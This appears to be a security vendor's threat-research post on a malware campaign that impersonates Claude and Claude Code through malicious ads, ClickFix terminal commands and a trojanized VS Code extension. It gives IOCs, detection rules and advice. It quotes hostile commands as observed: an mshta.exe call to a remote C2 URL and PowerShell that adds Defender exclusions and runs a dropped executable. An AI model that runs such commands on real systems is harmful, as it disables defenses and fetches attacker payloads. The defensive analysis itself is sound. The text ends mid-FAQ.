
TL;DR
- Claude Fraud is an active, multi-variant malware campaign exploiting the Claude.ai and VS Code brands to target developers and security professionals.
- Two confirmed attack vectors: (1) Google Ads + fake landing pages serving the MacSync infostealer on macOS via a ClickFix terminal command, and (2) a trojanized VS Code extension executing PowerShell silently on Windows.
- Over 15,600 victims documented publicly. 7AI identified three confirmed true-positive incidents across monitored environments — one macOS and two Windows cases.
- The campaign deliberately targets both technically sophisticated users and newer AI enthusiasts — developers, security practitioners, and curious Claude Code adopters who may trust tools associated with the ecosystem. That is the point.
- Key IOCs to block immediately: a2abotnet[.]com (macOS C2), claude-code.official-version[.]com (Windows C2). Implement a wildcard block on *.official-version[.]com.
- Primary detection signals: Code.exe → powershell.exe → mshta.exe with a remote URL (Windows); osascript spawned following curl or base64 decode (macOS).
- The campaign is actively maintained — when the original claude.ai artifact vector was taken down, operators immediately deployed a Squarespace-hosted fake page within the same ad campaign.
Executive Summary
We’re calling it Claude Fraud. A sophisticated, multi-variant malware campaign actively targeting developers and security professionals who use AI coding tools — exploiting the trusted Claude.ai brand to deliver infostealer malware via Google Sponsored search results, fake landing pages, legitimate AI platforms, and trojanized VS Code extensions. Two confirmed attack vectors. Thousands of victims documented publicly. More in the wild.
What makes Claude Fraud notable is not just the technical execution — it is the target profile and the deliberate exploitation of trust. The victims are technically sophisticated people: software engineers, security practitioners, AI-tool power users. Newer Claude Code adopters are equally at risk — curiosity about AI tools and the pressure to adopt quickly can be just as effective as technical familiarity at lowering a user's guard. The attackers engineered something that, by design, does not look suspicious to that audience.
7AI’s AI SOC agents identified three cases tied to this campaign in monitored environments — one macOS incident involving a Google-ad-served fake download, and two Windows incidents at a large technology company involving a malicious VS Code extension masquerading as a Claude Code plugin. Combined with public research from Moonlock Lab and AdGuard documenting over 15,600 victims, Claude Fraud has reached significant scale.
This post documents the technical mechanics of both attack vectors, shares anonymized investigation findings from real-world detections, and provides actionable detection and defensive guidance for security teams.
STAY AHEAD OF EMERGING THREATSGet the latest threat intelligence, research insights, and vulnerability analysis directly from the 7AI Threat Research Team.
|
Background: The AI Developer Tool Attack Surface
The past 18 months have seen explosive adoption of AI coding tools. Claude Code, GitHub Copilot, Cursor, and similar tools are now standard in developer environments at enterprises of every size. Security teams use them too — for scripting, automation, and investigation workflows. This adoption has created a new and underexplored attack surface — one the Claude Fraud operators were quick to recognize. So do newer Claude Code adopters: individuals who may be less familiar with the ecosystem but are equally likely to follow a sponsored link to what appears to be official documentation.
AI developer tools share several properties that make them attractive as a delivery mechanism for threat actors:
- They are downloaded and installed frequently, often by users following community guides rather than formal IT provisioning workflows.
- They generate high-frequency shell commands and terminal interactions, which creates noise that can obscure malicious process activity.
- They are associated with trusted domains (claude.ai, github.com, marketplace domains) that users — including security professionals — generally do not scrutinize the way they would a random download.
- VS Code’s extension ecosystem is open and widely distributed, providing threat actors a legitimate distribution channel to compromise developer systems.
Claude Fraud exploits all of these properties simultaneously across two distinct delivery vectors.
Claude Fraud Vector 1: Google Ads + Fake Landing Page (macOS)
The Setup

A developer, security professional, or someone newly exploring Claude Code opens a browser and searches for a routine technical term — "online DNS resolver," "HomeBrew," or "macOS CLI disk space analyzer." At the top of the results, they see a sponsored link. The ad leads to what appears to be a technical documentation page.
This attack has appeared in two sub-variants, both observed in the wild:
|
Sub-variant A: Legitimate claude.ai Artifact (documented, historical) The sponsored link leads to a real claude.ai domain — specifically a legitimate public Claude.ai artifact: user-generated content hosted on Anthropic’s own infrastructure. The artifact is titled something like “macOS Secure Command Execution” and presents itself as a technical guide. This is not a typosquatted domain or phishing clone. It is the real claude.ai domain. The attackers leveraged Anthropic’s own platform to host malicious content. Moonlock Lab documented this variant being accessed over 15,600 times before it was taken down. |
|

Sub-variant B: Squarespace-hosted Fake Page (currently active in the wild) The currently active and most widely observed variant hosts the malicious content on a Squarespace domain rather than claude.ai. The page mimics the visual style of legitimate Claude developer documentation — polished layout, technically fluent English, and a plausible tool name. To a developer who has seen the real Claude interface, the page reads as credible. Screenshots below show this variant as it appears at time of publication. |
In both sub-variants, the core attack mechanic is identical. The page instructs the reader to paste a command into their macOS Terminal to “install” or “fix” something routine. If they do, they are compromised.
Technical Mechanics
The Terminal command passed a base64-encoded string to bash, which decoded and executed a shell script. That script downloaded a loader for the MacSync infostealer — an information-stealing malware family targeting macOS systems.
Once executed, MacSync:
- Establishes command-and-control communication via HTTP POST to attacker infrastructure, using a hardcoded authentication token and API key
- Spoofs a macOS browser User-Agent string to blend into normal web traffic
- Targets macOS Keychain credentials (passwords, certificates, secure notes)
- Exfiltrates browser-stored login data and session cookies
- Targets cryptocurrency wallet private keys
- Packages exfiltrated data into a ZIP archive and uploads it, with retry logic — up to 8 attempts with exponential backoff on failure
- Deletes staging files after successful exfiltration to remove evidence
The malware included sophisticated retry mechanics, suggesting it was designed to reliably complete exfiltration even on intermittent connections.
Why This Works
Both sub-variants exploit a specific gap in how users evaluate sponsored search results, but they do so through slightly different mechanisms:
In Sub-variant A (claude.ai artifact): the URL visible in the ad is real. Claude.ai is a recognized, trusted domain. Most users — even security-aware ones — do not scrutinize the specific artifact URL within a trusted domain. The content mirrors legitimate technical documentation in both style and substance.
In Sub-variant B (Squarespace-hosted fake page): the page is a convincing replica of Claude developer documentation, hosted on a Squarespace domain that does not immediately signal "phishing" to a technically literate user. The professional visual design, technically accurate language, and routine-seeming task (pasting a terminal command) all lower suspicion.
In both cases, the attackers leveraged compromised advertising accounts belonging to legitimate organizations — a Canadian children’s charity and a Colombian retailer — to run the sponsored placements. This gave the ads passing grades on Google’s advertiser verification checks, making removal more difficult and delayed.
Both variants represent a ClickFix attack — a social engineering technique that prompts the user to copy and execute a Terminal command to “fix” a problem or complete an installation. It works because the execution step feels like a normal developer action, not a suspicious one.
|
Key Insight: Why Claude Fraud Works Across Both Variants This attack succeeds against technically sophisticated users and curious newcomers alike — not just general users.
Sub-variant A exploits brand impersonation at the infrastructure level — the URL is real, but the content is malicious. |
Claude Fraud Vector 2: Malicious VS Code Extension (Windows)
The second Claude Fraud vector is more sophisticated and stealthier than the initial download-based attack. Rather than relying on user action to trigger a download, it weaponizes a VS Code extension capable of executing commands programmatically in the background while the user continues normal development activity.
7AI identified two confirmed true-positive incidents within a large technology environment. Both incidents exhibited the identical initial behavior: VS Code spawning PowerShell, which then performed clearly malicious actions. The events occurred on different machines under different user accounts, which makes individual user error unlikely and strongly suggests a shared distribution vector.
Incident A: LOLBIN Execution via mshta.exe
The first incident was detected at approximately 09:31-09:33 UTC. CrowdStrike Falcon raised a high-severity alert for LOLBIN (Living Off the Land Binary) abuse on a Windows workstation.
The process chain captured in telemetry:
Code.exe (VS Code)
└── powershell.exe
└── C:\Windows\SysWOW64\mshta.exe https://claude-code.official-version[.]com/claude
The mshta.exe binary is a legitimate Windows component known as the Microsoft HTML Application Host. When invoked with a remote URL, it retrieves and executes an HTA (HTML Application) payload directly in memory. This technique is widely abused because it allows attackers to execute remote code without writing a file to disk, making detection more difficult.
In this case, the 32-bit version of mshta.exe (SysWOW64) was used on a 64-bit system. This approach is sometimes employed to bypass security instrumentation that monitors only the 64-bit process space. PowerShell served as an intermediate layer between VS Code and mshta.exe, creating an indirect execution chain. This indirection can bypass detection rules that focus on direct parent-child relationships between development tools and known LOLBIN utilities.
Telemetry showed multiple mshta.exe executions within a two-minute window, indicating that the spawning process retried repeatedly when earlier executions were terminated by endpoint protection controls.
The C2 domain — claude-code.official-version[.]com — contacted by mshta.exe had been registered approximately one day prior to the attack, a timeline consistent with short-lived infrastructure used in targeted developer-focused campaigns.
Incident B: Defender Exclusion + Payload Execution
A second incident occurred later the same day on a different host. The initial execution pattern was identical: VS Code spawning PowerShell. However, the second stage behavior differed.
The PowerShell command executed by the extension:
Add-MpPreference -ExclusionPath "C:\Users\[user]\Development\..."
Add-MpPreference -ExclusionPath "C:\temp"
Start-Sleep -Seconds 2
cmd /c "C:\temp\CrossMark2-Setup.exe"
This command chain performs three actions in rapid succession:
- Adds Windows Defender exclusions for the user’s development directory and C:\temp
- Waits briefly
- Launches an executable from the newly excluded path
These exclusions modify Defender’s registry configuration and remain active until manually removed, allowing any payload placed in those directories to execute without antivirus scanning.
The executable name used in the command mimics a legitimate benchmarking tool commonly used in performance testing environments. The choice of name is notable because it blends naturally into developer workflows and hardware validation environments, reducing suspicion during incident review.
The Defender exclusions added via Add-MpPreference persist in the Windows registry until explicitly removed: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\temp. Any payload dropped to excluded directories remains invisible to Defender indefinitely unless the exclusions are explicitly cleaned up. The timing between applying the exclusions and launching the executable was measured in seconds, a pattern strongly indicative of automated execution rather than a human manually running commands in sequence.
Connecting the Two Incidents
Despite differing second-stage payloads, both incidents share several critical characteristics:
- Execution began with VS Code spawning PowerShell
- Both occurred on different hosts and different user accounts
- Both occurred on the same day
- Both involved developer environments
The available telemetry alone could not conclusively prove the initial delivery mechanism. However, after discussing the true positives with the environment’s SOC team, users reported using blog posts that guided them through the installation process.
The hypothesis consistent with all available evidence is that a malicious VS Code extension masquerading as an official "Claude Code" plugin was installed by both users. The extension is executed silently through VS Code’s extension API, which allows extensions to spawn child processes without user interaction or a visible terminal window. Different second-stage payloads may reflect a staggered delivery system or targeted customization based on host profiling during the initial beacon.
|
Detection Note VS Code extensions run inside Code.exe’s Node.js runtime and can spawn child processes via child_process.exec() or child_process.spawn() without any user interaction or visible terminal activity. Because extensions execute within the editor’s background runtime, malicious commands may run even when no integrated terminal is open. EDR tools that look only for direct Code.exe-to-powershell.exe parent-child relationships may miss this execution chain if the extension launches commands through the Node.js runtime. Detection should focus on the full process lineage: Code.exe -> powershell.exe -> [LOLBIN execution or security control modification]. |
Comparing the Claude Fraud Vectors
|
Attribute |
Vector 1: Malvertising + ClickFix Installer |
Vector 2: Malicious VS Code Extension |
|---|---|---|
|
Target OS |
macOS |
Windows |
|
Initial access vector |
Google sponsored search result leading to a fake or impersonated installation guide |
Installation of a malicious VS Code extension masquerading as a developer tool |
|
User action required |
User pastes a Terminal command suggested by the guide |
One-time extension installation; execution afterwards is automatic |
|
Delivery mechanism |
Malvertising campaign directing users to documentation-style pages |
Extension distribution through developer tooling ecosystem |
|
Trust anchor exploited |
Claude / Anthropic brand + developer habit of copying Terminal commands from technical blogs |
Claude Code brand impersonation within a trusted development environment |
|
Execution model |
User-initiated command execution in Terminal |
Extension executes commands programmatically via the VS Code runtime |
|
Primary payload behavior |
Downloads a loader for the MacSync infostealer |
Executes system commands via PowerShell (LOLBIN download or security control modification) |
|
Command chain observed |
Terminal → bash/zsh → decoded shell script → malware loader |
Code.exe → powershell.exe → mshta.exe or Defender modification |
|
C2 infrastructure |
a2abotnet[.]com/dynamic |
claude-code.official-version[.]com/claude |
|
Security control evasion |
Social engineering + legitimate-looking infrastructure |
LOLBIN abuse (mshta.exe), PowerShell execution, Defender exclusion |
|
Execution visibility |
User visibly runs the command |
Silent execution — no terminal window, no user prompt |
|
Persistence mechanism |
None observed (single execution) |
Extension re-triggers whenever VS Code launches |
|
Detection opportunities |
Suspicious Terminal commands, outbound connections to malware infrastructure |
Process lineage anomaly: Code.exe → powershell.exe → LOLBIN |
|
Detection difficulty |
Moderate — requires user interaction and visible command execution |
High — automated execution within trusted developer tooling |
How 7AI Detected Claude Fraud in the Wild
For both attack vectors, 7AI’s AI SOC agents identified Claude Fraud activity as true positives using the same underlying investigative approach: correlating the process chain, behavioral context, and infrastructure signals into a coherent attack narrative. This type of multi-signal reasoning is difficult for traditional rules-based detection systems, which typically evaluate each signal in isolation.
The macOS Incident
An alert fired on endpoint activity consistent with unusual process behavior following a browser interaction. The investigation correlated the process tree, the network call, and the domain reputation — a newly registered domain with zero prior organizational prevalence — into a high-confidence true positive determination. The alert was escalated and confirmed.
The investigation context: the affected user had been browsing and encountered a sponsored search result. The command they executed appeared syntactically similar to a legitimate tool installation. The AI agents were able to draw the connection between the browser activity, the terminal command, and the outbound connection to an unfamiliar domain.

Representation of the Claude Fraud investigation summary in 7AI.
The Windows / VS Code Incidents
Both Windows incidents were detected from CrowdStrike Falcon alerts ingested into the 7AI platform. What made the investigation particularly meaningful was what happened in the short window between alert ingestion and true positive determination: the AI SOC agents reconstructed the execution chain and correlated it with infrastructure and behavioral signals to determine that both events represented the same attack pattern.
The first incident (LOLBIN via mshta.exe) was ingested at 09:41 UTC. A 7AI investigation was created at 17:12 UTC and concluded TRUE_POSITIVE with escalation at 17:37 UTC — a 25-minute investigation window.
The second incident (Defender exclusion + payload) was ingested at 15:24 UTC. Investigation created at 17:11 UTC, concluded TRUE_POSITIVE at 17:18 UTC — a 7-minute investigation.
In both cases, the AI agents identified and documented the key evidence that would otherwise require a human analyst to gather across multiple tools: the process chain, the PowerShell command line, the security control modifications, the domain registration timing, and the cross-host correlation linking both incidents.
Juliana Testa, from 7AI’s AI security team, noted:
“AI coding assistants are rapidly changing the behavioral baseline of developer environments. Editors now routinely spawn shells, execute scripts, and interact with external services at machine speed. That blurs many of the signals defenders once relied on — timing anomalies, command execution from development tools, or bursts of outbound connections. In many cases even the user cannot reliably confirm whether an action was intentional, because commands may originate from AI-generated suggestions or automated tasks. 7AI addresses this shift by correlating behavior across processes, infrastructure, and user activity rather than relying on isolated indicators.”
The escalation output in both cases also included an evidence-gap analysis: specific investigative steps for responders, such as retrieving the VS Code extension inventory, hashing suspicious binaries, and reviewing network telemetry. Rather than delivering a raw alert, the investigation produced a structured action plan for the responding analyst.
MITRE ATT&CK Mapping: Claude Fraud
Vector 1 (macOS / ClickFix)
|
Tactic |
Technique |
ID |
|---|---|---|
|
Resource Development |
Acquire Infrastructure: Domains |
T1583.001 |
|
Initial Access |
Drive-by Compromise |
T1189 |
|
Execution |
User Execution: Malicious Link |
T1204.001 |
|
Execution |
Command and Scripting Interpreter: Unix Shell |
T1059.004 |
|
Defense Evasion |
Masquerading (fake installation documentation / brand impersonation) |
T1036 |
|
Collection |
Data from Local System |
T1005 |
|
Command and Control |
Exfiltration Over C2 Channel |
T1041 |
Vector 2 (Windows / VS Code Extension)
|
Tactic |
Technique |
ID |
|---|---|---|
|
Resource Development |
Acquire Infrastructure: Domains |
T1583.001 |
|
Initial Access |
Supply Chain Compromise (malicious developer extension) |
T1195 |
|
Execution |
Command and Scripting Interpreter: PowerShell |
T1059.001 |
|
Execution |
Command and Scripting Interpreter: Windows Command Shell |
T1059.003 |
|
Execution / Defense Evasion |
System Binary Proxy Execution: Mshta |
T1218.005 |
|
Defense Evasion |
Disable or Modify Security Tools |
T1562.001 |
|
Defense Evasion |
Masquerading (benchmark installer / extension impersonation) |
T1036 |
|
Command and Control |
Ingress Tool Transfer |
T1105 |
|
Discovery |
System Network Configuration Discovery |
T1016 |
|
Discovery |
Query Registry |
T1012 |
Claude Fraud: Indicators of Compromise
|
Note on IOCs The following indicators are derived from active Claude Fraud investigations and publicly documented research. The C2 domain official-version[.]com may host additional subdomains beyond claude-code, and defenders should assume related infrastructure may exist under the same parent domain. Organizations should implement wildcard blocks on *.official-version[.]com and query DNS logs broadly for historical resolution of this domain and its subdomains. Brackets have been added to domain names to prevent accidental resolution. |
Indicators of Compromise (IOCs)
|
IOC / Indicator |
Type |
Value / Pattern |
Recommended Action |
|---|---|---|---|
|
MacSync C2 Domain |
Malicious Domain |
a2abotnet[.]com/dynamic |
Block at DNS and firewall |
|
MacSync C2 Domain |
Malicious Domain |
a2abotnet[.]com/gate |
Block at DNS and firewall |
|
VS Code Extension C2 |
Malicious Domain |
claude-code.official-version[.]com |
Block at DNS/firewall; implement wildcard block |
|
VS Code Extension C2 URL |
Malicious URL |
Block at web proxy / URL filtering |
|
|
Parent Infrastructure |
Suspicious Domain |
*.official-version[.]com |
Implement wildcard DNS block; query historical DNS logs for all subdomains |
|
mshta.exe LOLBIN Abuse |
Behavioral – Process Chain |
Code.exe → powershell.exe → mshta.exe with remote URL |
Alert/block; perform fleet-wide threat hunt for this process chain |
|
Defender Exclusion Abuse |
Behavioral – PowerShell |
Add-MpPreference -ExclusionPath C:\temp |
Alert on Defender exclusion changes; flag Add-MpPreference when parent is Code.exe or powershell.exe spawned from developer tools |
|
Malicious File |
File Path / Name |
C:\temp\CrossMark2-Setup.exe (suspected trojanized binary) |
Retrieve SHA256 hash; submit to VirusTotal; quarantine file |
|
Defender Registry Artifact |
Registry Key |
HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\temp |
Remove exclusion; verify registry cleanup |
|
MacSync Staging Archive |
File Artifact |
/tmp/osalogging.zip |
Hunt across endpoints; remove if found |
|
osascript Execution |
Behavioral – macOS |
osascript spawned following curl / base64 decode chain |
Alert on osascript execution following encoded shell activity |
Detection and Response Guidance
Immediate Actions for Security Teams
- Block a2abotnet[.]com and *.official-version[.]com at your DNS resolver and perimeter firewall. Query DNS logs for any historical resolution of these domains.
- Hunt for the process chain Code.exe → powershell.exe → mshta.exe with a remote URL argument across Windows endpoints where VS Code is installed. Treat any match as a high-priority investigation.
- Hunt for Add-MpPreference -ExclusionPath commands where the parent process is Code.exe or a child of Code.exe. This command pattern originating from a VS Code child process is highly unusual in normal development workflows and should be investigated.
- Check Windows Defender exclusions on developer workstations. Audit
- HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths for unexpected entries, especially C:\temp or other world-writable directories.
- Conduct VS Code extension audits on developer machines. Look for recently installed extensions — particularly those installed within the last 30 days — that invoke shell commands. Pay special attention to extensions claiming to be Claude Code, Anthropic, or AI assistant tools.
- For macOS environments: hunt for osascript processes spawned shortly after curl or base64 decode activity in Terminal sessions. Review /tmp for osalogging.zip or similar staging artifacts.
- Train users to treat sponsored search results advertising developer tools as potential phishing vectors. Both the claude.ai artifact variant and the Squarespace-hosted fake page variant begin with a sponsored link. Blocking ads at the DNS or browser level can significantly reduce exposure to this entry point.
Detection Rules
The following behavioral patterns are high-fidelity detection signals:
Windows - LOLBIN via VS Code Extension:
process.parent.name = 'powershell.exe'
process.grandparent.name = 'Code.exe'
process.name = 'mshta.exe'
process.command_line CONTAINS 'http'
Windows - Defender Exclusion from VS Code:
process.parent.name = 'Code.exe'
process.name = 'powershell.exe'
process.command_line CONTAINS 'Add-MpPreference'
process.command_line CONTAINS 'ExclusionPath'
macOS - ClickFix Terminal Execution Pattern:
process.name = 'bash' OR 'zsh'
process.command_line MATCHES '\|.*base64.*-d.*\|.*bash'
process.parent.name = 'Terminal' OR 'iTerm2'
Strategic Guidance
- Wherever possible, automate developer environment setup. Deploy tools such as Claude, VS Code, and Homebrew via MDM, or maintain a well-tested setup script used during onboarding. Developers often have elevated privileges and access to critical systems, so reducing manual setup steps removes opportunities for social engineering.
- Include malicious advertisement awareness in organizational security training. Sponsored search results are increasingly used as a malware distribution vector and should be treated with the same caution as phishing emails.
- Consider deploying ad-blocking controls via MDM or browser policy. Google Workspace supports automatic extension installation, and solutions such as Jamf can push configuration profiles enforcing approved extensions.
- Prioritize tuning detection rules related to AI development tools. Tools such as Claude Code, Cursor, and Codex frequently execute system commands that can resemble attacker activity. Maintaining high-fidelity behavioral rules ensures that legitimate activity does not generate alert fatigue that could hide real incidents.
- If your organization has non-engineering staff beginning to use Claude Code or AI coding tools, treat them as a priority group for awareness. Users new to the ecosystem are more likely to search for setup guides, follow ad links, and trust documentation pages at face value.
For Individual Developers
If you use AI coding tools, here are three habits that would have prevented both attack vectors documented here:
- If you're new to AI coding tools: be skeptical of any sponsored search result advertising Claude, Claude Code, or developer tooling. The real download for Claude Code is at claude.ai/code — there is no other official source. If a guide asks you to paste a command into your terminal to get started, stop and verify it through official channels first.
- Never paste a Terminal or PowerShell command from a webpage, ad, or article unless you can read and understand exactly what it does. If a guide says “don’t worry about what it does,” close the tab.
- Verify VS Code extensions before installing. Check the publisher name, install count, GitHub repository, and the date of the most recent update. An extension claiming to be from Anthropic with 200 installs published last week is a red flag.
Broader Context: Trusted Platform Abuse as an Attack Category
Claude Fraud is not an isolated incident. It represents the maturing of a threat category: using the credibility of legitimate platforms — or convincing replicas of them — to defeat the first-line defenses that users have been trained to rely on.
For years, security awareness training has taught users to check the URL, look for HTTPS, and avoid unknown sites. Claude Fraud sidesteps all of that. In the claude.ai artifact variant, the URL is legitimate. In the Squarespace-hosted variant, the page is polished enough that it passes a visual inspection. In both cases, the content is the weapon, not the domain.
We have seen this across multiple platforms: GitHub Pages hosting phishing content, Google Sites serving fake Chrome installers, Medium articles impersonating Apple Support, and now Claude.ai artifacts and VS Code extensions targeting the developer and security community specifically. The quick pivot from claude.ai artifacts to Squarespace-hosted pages demonstrates how adaptable these campaigns are — when one delivery mechanism is taken down, operators stand up another within the same ad campaign.
The common thread is that open-content platforms — where anyone can publish under a trusted domain — are structurally vulnerable to this technique. For security practitioners, the implication is that domain reputation and HTTPS are now necessary but insufficient trust signals. The question to ask is not “is this a real domain?” but “who placed this specific content here, and why?”
Conclusion
The developer community is one of the primary targets of Claude Fraud. The people most likely to download Claude Code, use VS Code extensions for AI-assisted workflows, and search for developer tools in a browser are exactly the people being targeted.
7AI’s response to this — detecting Claude Fraud activity through AI-driven investigation, correlating multiple signals across alerts and hosts, and surfacing an actionable forensic roadmap for response teams — is the kind of work that matters when the volume and sophistication of attacks outpaces what any human team can manually triage.
Claude Fraud is active, it is spreading, and the security community deserves a clear account of what it looks like from the inside of a real investigation.
Block the domains. Audit the extensions. Hunt the process chains. And be skeptical of the next terminal command a webpage asks you to paste.
About This Research
This research is based on Claude Fraud investigations conducted by the 7AI threat research and security operations team, incorporating findings from active customer detections and public research from Moonlock Lab, AdGuard, and the broader security community. All customer and organizational identifiers have been anonymized. The research team thanks the security community members who shared early observations of this campaign publicly.
References
Moonlock Lab / HackRead: "Google Ads and Claude AI Abused to Spread MacSync Malware via ClickFix" — February 2026
AdGuard: "Claude-linked Google ads dupe macOS users into installing malware" — February 2026
BleepingComputer: "Claude LLM artifacts abused to push Mac infostealers in ClickFix attack" — February 2026
MITRE ATT&CK Framework: T1218.005 (Mshta), T1562.001 (Disable or Modify Tools), T1583.001 (Acquire Infrastructure: Domains)
Frequently Asked Questions: Claude Fraud
What is Claude Fraud?
Claude Fraud is an active malware campaign that exploits the Claude.ai brand to deliver infostealer malware to developers and security professionals. It operates via two confirmed attack vectors: Google-sponsored ads leading to fake Claude documentation pages on macOS (delivering the MacSync infostealer via a ClickFix terminal command), and a trojanized VS Code extension masquerading as an official Claude Code plugin on Windows (executing PowerShell silently to modify Defender and download payloads).
How do I know if I'm affected by Claude Fraud?
